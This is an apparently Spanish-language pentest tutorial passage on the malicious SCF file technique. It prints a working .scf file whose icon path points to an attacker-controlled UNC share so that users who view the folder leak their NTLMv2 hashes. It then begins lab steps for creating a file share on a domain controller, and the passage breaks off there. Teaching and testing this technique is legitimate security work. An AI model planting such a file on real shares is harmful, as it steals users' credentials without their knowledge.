Ataque Malicious SCF file
Esta técnica se basa en que estos tipos de archivos, exactamente el icono del archivo a nivel de visualización, al ser cargado en el explorador de archivos lo podemos envenenar y capturar el hash NTLMv2 de quien lo visualice.

[Shell]
Command=2
IconFile=\\X.X.X.X\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
COMO CONFIGURAR EL ATAQUE
Si tenemos la capacidad de escritura para subir archivos a un recurso compartido, podemos aprovecharnos de esto para subir este archivo .scf vulnerable.

Nos vamos a “Servicios de archivos y almacenamiento” en nuestro panel de DC.

Ahora a “Recursos compartidos”.

Le damos a Tareas > “Crear un recurso compartido” > y el perfil “Rápido”.


Me creo una ruta personalizada cual voy a definir en el escritorio en una directorio llamada SharedFiles.
